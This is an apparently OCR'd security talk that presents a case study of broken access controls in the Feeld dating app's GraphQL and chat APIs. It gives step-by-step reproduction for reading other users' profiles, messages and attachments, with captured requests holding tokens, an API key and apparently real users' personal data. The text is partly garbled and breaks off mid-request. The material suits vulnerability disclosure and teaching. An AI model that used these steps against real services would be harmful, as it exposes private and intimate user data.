

Examining Access Control Vulnerabilities in GraphQL

A FEELD Case Study on Data
Exposure

FORTBRIDGE

Whoami?



Senior Pentester at **FORTBRIDGE**

Accreditations: OSCP, CREST CRT, DevSecOps, GCP Security, GCP Architecture

Past History: Lloyds Bank, GFK, JPMorgan Bank, bet365



Bogdan Tiron

> 10 years of experience
in security

WHAT IS THIS TALK ABOUT?



This is about The Importance of Access Controls

OWASP Top 10 - #1 Security Risk

OWASP Top 10 API Security Risks – 2023

Risk	Description
API1:2023 - Broken Object Level Authorization	APIs tend to expose endpoints that handle object identifiers, creating a wide attack surface of Object Level Access Control issues. Object level authorization checks should be considered in every function that accesses a data source using an ID from the user.



APIs: #1 Broken Object Level Authorization Category




Web Apps: #1 Broken Access Controls Category

About Feeld

- a dating mobile app, like Tinder/Bumble/etc
- you can filter by distance, by age, by gender (>10), couples, and by location.
- for **premium** users, you can also search by the type of kink, threeways/group scenarios, or the type of relationship you are interested in.
- >1 Million Downloads (Android Play Store)

FEELD Menus



Ming
30 Woman Bi-curious
Single, 14 km away, last seen 3 days ago
Exploring London, GB

I'm in an open relationship. Looking to explore, either with my partner or alone.

Desires


Casual Singles Exploration Massage
Being submissive MMF Fun FWB
Dates Connection

- * 1

□ * * *


'Discover Profiles'

Menu




'Who liked you' Menu

'basic' users cannot view/interact
with it



'Messages' Menu



'My Profile' Menu

FEELD Case Study - Vulnerabilities

1. Disclosure of profile information to non-premium users

2. Read other people's messages

3. Unauthenticated access to other people's attachments (photos & videos) from their chats

4. Delete, recover and edit other people's messages

5. Update someone else's profile information

6. Get a 'Like' from any user profile

7. Send messages in other people's chat

8. View other people's matches



#3 Broken Object Property
Level Authorization
Category



#1 Broken Object Level
Authorization
Category

Vulnerability #1 - Disclosure of profile information to non-premium users



#3 Broken Object Property
Level Authorization
Category

Details: The ‘basic’ user will no longer need to pay for a ‘premium’ subscription to get a premium benefit.

- As a **basic** user, in the ‘Likes’ menu, you see who liked your profile, but you only get limited information, such as:
 - the name and
 - the blurred photos of the ‘like’ sender,
- As a **premium** user who gets all the information available about the sender.


However, if you use a proxy tool such as Burp to intercept the request and response, you will find in the response all the information available about the ‘like’ senders, just like a premium user.

Vulnerability #1 - Disclosure of profile information to non-premium users

#1 Broken Object Level Authorization Category

Reproduction steps:

1. Go to the 'Likes' menu to see who liked or pinged us, as seen on the right. But beside their names and their blurred photos, we do not have any other information.




Vulnerability #1 - Disclosure of profile information to non-premium users

Reproduction steps:

2. However, if we intercept the request in Burp and check the response, as seen below, we will see that we have all the information about the user (age, distance, all their profile photos, streamUserId), including **unauthenticated** access to their profile photos stored on res.cloudinary.com.

In addition, using the '**streamUserId**' value found in the response we can exploit the next vulnerability 'Read other people's messages' and read Sam's messages.



Vulnerability #2 - Read other people's messages



#1 Broken Object Level
Authorization
Category

Details: We can read other people's messages in the chat.


In order to do that, we will need to get our victim's 'streamUserId' value, which is disclosed in different API requests.

Vulnerability #2 – Read other people's messages

Reproduction steps:

- 1.Go to the 'Discover profiles' menu.
- 2.Intercept the /graphql request with operationName: 'DiscoverProfiles'.

Get a 'streamUserId' parameter value of the target user from the response, as seen on the right:



The screenshot shows a browser's developer tools Network tab with two panels: Request and Response.

Request:

```
POST /graphql HTTP/2
Host: core.api.feeld.co
Accept: */*
X-Transaction-Id: 1b7f1283-3874-41ee-942a-ab754c1e95b7
Authorization: Bearer eyJhbGciOiJSUzI1NiIiMpZC16TjNiYjg3ZGNMj23jYjY52DcyYjZjYeExYjUSYjMzY2MMjTSN0Nh0G0jLCJ0eXAiOiJKV10ifQ.eyJpc3MiOiJodHRwczovLNLjY3VjZXhva2WlmdvZds255jb28vZj1tcJvZC8IMzQ3NSisImFlZC16IwYjXSyb20tNTM8NxU1LCJndKRx03RpOmUl0jE3MDKzNjU2ND0ksInVzZXJfaW0j01zZNdV0j15ZlN1Zk03dInVGVuJhzeFr3aa0z1awi3V1jcsM2VnVVISeMdTdW8N3Zy1RLbjI4c3h0d2tkWVjS1nLhdIGMTcu0TYjNzAwhyy1ZKhwiJoxNzA5NjHwAjA3LC11bWFpbC15InVhnlfc09ya885Vhnbv5j5281LC11bWFpbF922Xj0zW1lZC16dJ325w1Zmly2Mhnc2U0nsiaWlbwRodG1lcj6ey31lwFpbC16WkyJzb255X3BvcntAdWFub28uY201L119Lj3anuX3Byb32z0GVyIjnjcGfx3dvcmQjFKChKG_0fA50uUiwbgsfID00WgdpnPlteInJuSmnAty0wryTyL_YiFvw0G6j<3Tp3wK04-h4gxu8GRdxRhl7d13DS0fNR0MmNPct30neu9-tWizUpnHE8d084bk15Hj094M4bgwM07WvzbRedXYG6C2Pcs_501Lb6qgu0s2h1_0K8tQfFCOR0N8557inhrbLrpHUVnnddBFRmW5jctQqMWhadsgq3y0V209dbZMBZIGZw5SRd1TwIt6s0B1t0hWqLEwu_wXMLE2jmVYj4i2gx3Fkm-DqjLJU6Bx303RAozNsMxewRgpykB2f7p3E0apfZoJfd708XlyA
X-Profile-Id: profile@6c48931-e634-42d3-9db1-9bf56fc1629c
User-Agent: feeld-mobile
Content-Type: application/json
Content-Length: 5688
Accept-Encoding: gzip, deflate, br
{
  "operationName": "DiscoverProfiles",
  "variables": {
    "input": {
      "filters": {
        "ageRange": [
          27,
          32
        ],
        "maxDistance": 14,
        "lookingFor": [
          "WOMAN",
          "MAN_WOMAN_COUPLE",
          "WOMAN_WOMAN_COUPLE"
        ],
        "recentlyOnline": false,
        "streamUserId": null
      }
    }
  }
}
```

Response:

```
{
  "profilePairs": [
    {
      "isUpLift": true,
      "ageRange": null,
      "__typename": "Profile",
      "metadata": {
        "source": "UPLIFT",
        "__typename": "DiscoverProfileMetadata"
      },
      "streamUserId": "64ccd281fbaa820001005b4f",
      "analyticId": "13mactvrs1"
    }
  ],
  "bio": "Researcher , curious minded always like learning new things :)\n\nInto art/photography and music\nLike to travel , be spontaneous and connect with kind, fun people.\n\nOpen to new things, if we click would be interested to see where it goes\n\nValue communication and consistency \n\n",
  "age": 28,
  "dateOfBirth": "1996-01-01T00:00:00.000Z",
  "distance": {
    "km": 1,
    "mi": 1,
    "__typename": "ProfileDistance"
  },
  "desires": [
    "SINGLES",
    "SENSUAL",
    "FRIENDSHIPS",
    "CASUAL",
    "DATES",
    "FUN"
  ],
  "gender": "WOMAN",
  "id": "profile@5ddc4b-a461-5687-b77a-2ff3ds986fb7",
  "status": "ACTIVE",
  "imaginaryName": "A",
  "interactionStatus": "I"
}
```

Vulnerability #2 – Read other people's messages

Reproduction steps:

3. Now go to the 'Message' menu, and intercept the request to the endpoint:

https://chat.stream-io-api.com/channels?user_id=&connection_id=&api_key=y4tp4akjeb49

, such as the one below:

Request

Pretty Raw Hex JSON Web Token

```
1 POST /channels?user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=65e49f63-0a05-48ea-0000-0000004b0a7b&api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VyX2lkIjo1N2FkMGRjMjItODAwNS00ZDNlLThmNGQtOTESYzQzMjk0ZDUxIn0.CtlrBaqgbCdtmva6CM9-ATxgVqt31mMqe3aoX5XHye
4 Stream-Auth-Type: jwt
5 X-Stream-Client: stream-chat-react-native-android-5.22.1
6 Content-Type: application/json
7 Content-Length: 260
8
9 {
  "filter_conditions": {
    "type": "messaging",
    "members": {
      "$in": [
        "7ad0dc22-8005-4d3e-8f4d-919c41294d51"
      ]
    },
    "id": {
      "$in": [
        "c336d29c-2f7e-428b-91d8-25b737a3d1b7"
      ]
    }
  },
  "sort": [
    {
      "field": "last_message_at",
      "direction": -1
    }
  ],
  "state": true,
  "watch": true,
  "presence": false,
  "limit": 7
}
```

Response

Pretty Raw Hex Render Diff

```
1 HTTP/2 201 Created
2 Access-Control-Allow-Headers: x-requested-with, content-type, accept, x-client-request-id
3 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS
4 Access-Control-Allow-Origin: *
5 Access-Control-Max-Age: 86400
6 Cache-Control: no-cache
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 X-Ratelimit-Limit: 40000
10 X-Ratelimit-Remaining: 39578
11 X-Ratelimit-Reset: 1709629020
12 Date: Tue, 05 Mar 2024 08:56:45 GMT
13 X-Envoy-Upstream-Service-Time: 79
14 Strict-Transport-Security: max-age=31536000; includeSubDomains
15 Server: stream-edge
16 Strict-Transport-Security: max-age=31536000; includeSubDomains
17
18 {
  "channels": [
    {
      "channel": {
        "id": "c336d29c-2f7e-428b-91d8-25b737a3d1b7",
        "type": "messaging",
        "cid": "messaging:c336d29c-2f7e-428b-91d8-25b737a3d1b7",
        "last_message_at": "2024-02-29T08:46:03.731142",
        "created_at": "2024-02-29T08:46:03.6879972",
        "updated_at": "2024-02-29T08:46:03.6879972",
        "created_by": {
          "id": "63a0b904214b6d0001000166",
          "role": "user",
          "created_at": "2022-12-19T19:25:56.6833172",
          "updated_at": "2024-02-27T07:51:15.95442",
          "last_active": "2024-03-05T07:37:20.0535982",
          "banned": false,
          "online": false,
          "name": "Brendan"
        }
      }
    }
  ]
}
```

Vulnerability #2 – Read other people's messages

Reproduction steps:

4. Remove all the request parameters except:

```
'member':{in:[<value>]},
```

and add the victim's 'streamUserId' as <value> , as seen below:

The screenshot shows a network traffic capture interface with two panels: 'Request' on the left and 'Response' on the right.

Request:

Pretty	Raw	Hex	JSON Web Token
1 POST /channels?user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=65e49f63-0a05-48ea-0000-0000004b0a7b&api_key=y4tp4akjeb49 HTTP/2			
2 Host: chat.stream-io-api.com			
3 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyJlc2VyX2lkIjoiN2FkMGRjMjItODAwN500ZDNlLThmNGQtOTE5YzQxMjk0ZDUxIn0.CtlrBtqjbCdtmva6CM9-ATxgVqt31mMqe3aoX5XHyE			
4 Stream-Auth-Type: jwt			
5 X-Stream-Client: stream-chat-react-native-android-5.22.1			
6 Content-Type: application/json			
7 Content-Length: 89			
8			
9 {			
"filter_conditions":{			
"type":"messaging",			
"members":{			
"\$in": [
"64ccd281fbbaa820001005b4f"			
]			
}			
}			
}			

Response:

Pretty	Raw	Hex	Render	Diff
1				
2 }				
3 {				
4 "id":"fc5bbe4-f63d-4374-88b2-b6a86ff1d0ee",				
5 "text":"Hi Chlo :)",				
6 "html": "\u003cp>\u003eHi Chlo :\)\u003c/p>\u003e\n",				
7 "type":"regular",				
8 "user":{				
9 "id":"eede40d8-5b1b-4cac-aaad-ca04cafecbd",				
10 "role":"admin",				
11 "created_at":"2024-02-29T18:25:33.482742Z",				
12 "updated_at":"2024-02-29T18:40:51.013395Z",				
13 "last_active":"2024-03-04T22:56:05.847283Z",				
14 "banned":false,				
15 "online":false,				
16 "name":"Sam",				
17 "profileStatus":"active",				
18 "profileIsIncognito":false				
19 },				
20 "attachments":[],				
21 "latest_reactions":[],				
22 "own_reactions":[],				
23 "reaction_counts":{},				
24 "reaction_scores":{},				
25 "reply_count":0,				
26 "deleted_reply_count":0,				
27 "cid":"messaging:6c7d38fb-4bc7-4c4a-82d2-e98551aa13df",				
28 "created_at":"2024-03-04T22:32:33.541785Z",				
29 "updated_at":"2024-03-04T22:32:33.541785Z",				
30 "shadowed":false,				
31 "mentioned_users":[]				

Vulnerability #2 – Read other people's messages

Reproduction steps:

5. If we search in the response by "text" we can see the total number of messages to and from our victim 'Chloe':

The screenshot shows a JSON response viewer with the following details:

- Response**: The title of the JSON viewer.
- Pretty**: The selected tab, indicating the response is displayed in a readable, indented format.
- Raw**, **Hex**, **Render**, **Diff**: Other tabs available for viewing the response.
- Search Bar**: A search bar at the bottom containing the query `"text"`.
- Result Count**: A red-bordered box in the bottom right corner indicates `92 matches`.
- JSON Data**: The main content area displays a portion of the JSON response, specifically focusing on a message from a user named 'Chloe'. The message content is `"Hi Chlo :)"`. The JSON structure includes fields like `event_type`, `id`, `text`, `html`, `type`, `user`, `attachments`, `latest_reactions`, `own_reactions`, `reaction_counts`, `reaction_scores`, `reply_count`, `deleted_reply_count`, `cid`, `created_at`, `updated_at`, and `shadowed`.

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats



#1 Broken Object Level
Authorization
Category

Details: We can build upon the previous issue: “Read other people’s messages”.

To do that, we will need to get our victim’s ‘`streamUserId`’ value, which is disclosed in different API requests.

There are 2 types of attachments:

1. Photos
 - Replay-able
 - Time-limited (5-15 seconds – after which becomes unavailable)
2. Videos
 - Replay-able
 - Play-once only

As an attacker, we can access all of the following unauthenticated:

- Photos replay-able
- Photos time-limited
- Videos replay-able
- Videos play-once

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 1: Uploading replay-able photos

1.Let's upload in our chat, a normal replay-able photo.

So, the first request is 'Generate Upload Credentials' for uploading on 'api.cloudinary.com':

The screenshot shows a GraphQL API interface with two panes: 'Request' on the left and 'Response' on the right.

Request:

```
1 POST /graphql HTTP/2
2 Host: core.api.feeld.co
3 Accept: */*
4 X-Transaction-Id: 7325f73d-b3af-4320-b9b1-5fd9b87406dc
5 Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZC16IjNjYg32GNhM2JjYjY5ZDcYjZjYmExjyUSYjMzY2M1MjISZNn0G0iLCJ0eXAiOiJKV1Qifo.eyJpc3MiOiJodHRwczovL3NlY3VyZXRva2VuLmdvb2dsZ55jb20vZjItchHvZC01Mz03NSIsImf1ZC16ImYyLXByb20tNTM0NzUiLCJhdXRoX3RpBWU10jE3MDYINTH4MzcslnvZ2XkjfaWQ10i15TURvSk5hYwQ4Y3RCckpnwHNKVVR0TGV4VTczfiwic3ViIjo10iUEb0p0YWfkOGN0nJkZ1RzSldEUxleFU3MyisImhdC16MTcwOTYzNZExmCw1zXhwI]oxNzA5NjQwNzeWLc3lbWFpbC16ImJvZy50aXJvbkB5YWhvby5jb201LC1jbWfpF92ZXjpZmllZC16dhJ12Sw1ZmlyZMhc2UiOnslaWRlnRpdlcyI6eyJlbWFpbC16WyJib2cudGlyb25aeWFob28uy29tIl19LC1zaWduX2luX3Byb3ZpZGvYIjoicGFzc3dvcmQlx0.KU4C1e092RHOI384ETLy9y--oA9h4uqwmIoclf_2TnD0Fy88L7yyhqmQK08SsXmuujNzCFqvMENyLkd2FrkhLvxQnRtslID73]MocR21f3nMVvPMxs1qs9vbExrZVkah1bp_05_8SnJiSNytlW-25s63URfje2l-TMy)@1RLUGHMcDByHf9DUUkk1l61F80Iq3YD2sqeqkp1mkYHyusLVKovQzNV4RWGMUgxUlj8Ycl2XRVeQwbTP9ctdM5gDjeBtVr3JI9KFQUbcpoxfIttruKYz1HB3hLihjrmky7Kp42og3BMhzZRzkTDgef0L6LAqpyhWXG8Yps5skL-UL4Yg
6 X-Profilename: profile#a664c2e3-41e6-4f45-b0a-9519b6d3d410
7 User-Agent: feed-mobile
8 Content-Type: application/json
9 Content-Length: 236
10 Accept-Encoding: gzip, deflate, br
11
12 {
    "operationName": "CloudinaryGenerateUploadCredentials",
    "variables": {},
    "query": "mutation CloudinaryGenerateUploadCredentials {n cloudinaryGenerateUploadCredentials {n publicId\n        signature\n        timestamp\n        __typename\n    }n}"
}
```

Response:

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 Content-Length: 283
4 Date: Tue, 05 Mar 2024 11:15:48 GMT
5 Access-Control-Allow-Origin: *
6 Cache-Control: no-store
7 Apigw-Requestid: UJzDxiVGCVcEP9g=
8 X-Cacher: Miss from cloudfront
9 Via: 1.1 182a59e089d675b68d266c3e1c14253c.cloudfront.net (CloudFront)
10 X-Amz-Cf-Pop: LHR50-P3
11 X-Amz-Cf-Id: QK0v1Vat0L4Uc-j_fD8G-e6VwTEKxb4rwW6fQSIFVrxFlz92Dj
12
13 {
    "data": {
        "cloudinaryGenerateUploadCredentials": {
            "publicId": "d4e74e59-430d-403f-b1c5-9c8208472007",
            "signature": "a44f2c252edb4be169a81ef263f2316124d3d170",
            "timestamp": "1709637348661",
            "__typename": "CloudinarySignature"
        }
    },
    "extensions": {
        "requestId": "7325f73d-b3af-4320-b9b1-5fd9b87406dc"
    }
}
14
```

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 1: Uploading replay-able photos

2. Then we send a photo upload request to `api.cloudinary.com` using the above generated ‘publicId’ and ‘signature’ values, plus an `api_key` and timestamp parameters:

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats


Reproduction steps:

Instance 1: Uploading replay-able photos

3. Next request done is: 'UploadChatAttachment' which gets the above unique public_id of the image from

api.cloudinary.com and is passed to core.api.feeld.co, as seen below.

I suspect this request is to copy the photo from api.cloudinary.com to core.api.feeld.co.



The screenshot shows a GraphQL playground interface with two sections: 'Request' and 'Response'.

Request:

```
1 POST /graphql HTTP/2
2 Host: core.api.feeld.co
3 Accept: */
4 X-Transaction-Id: fc87c42d-8d69-4ce1-97e9-46ed261226b7
5 Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6IjNiYjg3ZGNhM2JjYjY5ZDcyYjZjYmExYjU5YjMzY2M1MjI5N2Nh0GQiLCJ0eXAiOiJKV1QiLCJ4eXAiOiJodHRwczovL3NyZXRxva2VuLmdv2dsZ55jb20vZjItchJvZC01Mz03NSiSmF1ZC16ImYyLXByb20tNTM0NzU1LCJhdXroX3RpbdWUiojE3MDY1NTM4MzsInVzZXJfaW0i0I5TURvsk5hYWQ4YR3CckpmVHNKV0RQTGV4VTCzIiwiC3ViIjoi0U1Eb0p0YWfk0GN0qNkZlRzLdEUExleFU3MyISimIhdC16MTcv0TYznExMcwIjoxNzAnJ0wzEwLCJlbWFpbC16imJvZy50sXjbk85YWhvby5jb20iLCJlbWFpbF92ZXJpZmlZC16dhJ1ZSwlZmlyZWjhC2U10nsiaWRlbnRpdkGlcI6eyJlbWFpbC16WyJib2cudGlyb25AeWFob28uy29tIl19LCJzaWduX2lu3Xbyb3ZpZGVyIjoicGFzc3dvcmQifX0.ku4C1e09zRH0I384E7Ly9y--o9h4uqwMIoclf_2TnDbFy80L7yyhqmQK0X5sXmujNzCfqvMEhylKdzFrkhLvxXOnRtslid73jmocR2if3mWMVvPMxsIQ59vbExrBZVkahlp_D5_85nuJisNnyLw-zSs63URTje21-TMyj01RLUGHhcDByHf9DUUkl6IF80I03YD2sqkeqkp1mKYHyusLVKovQzN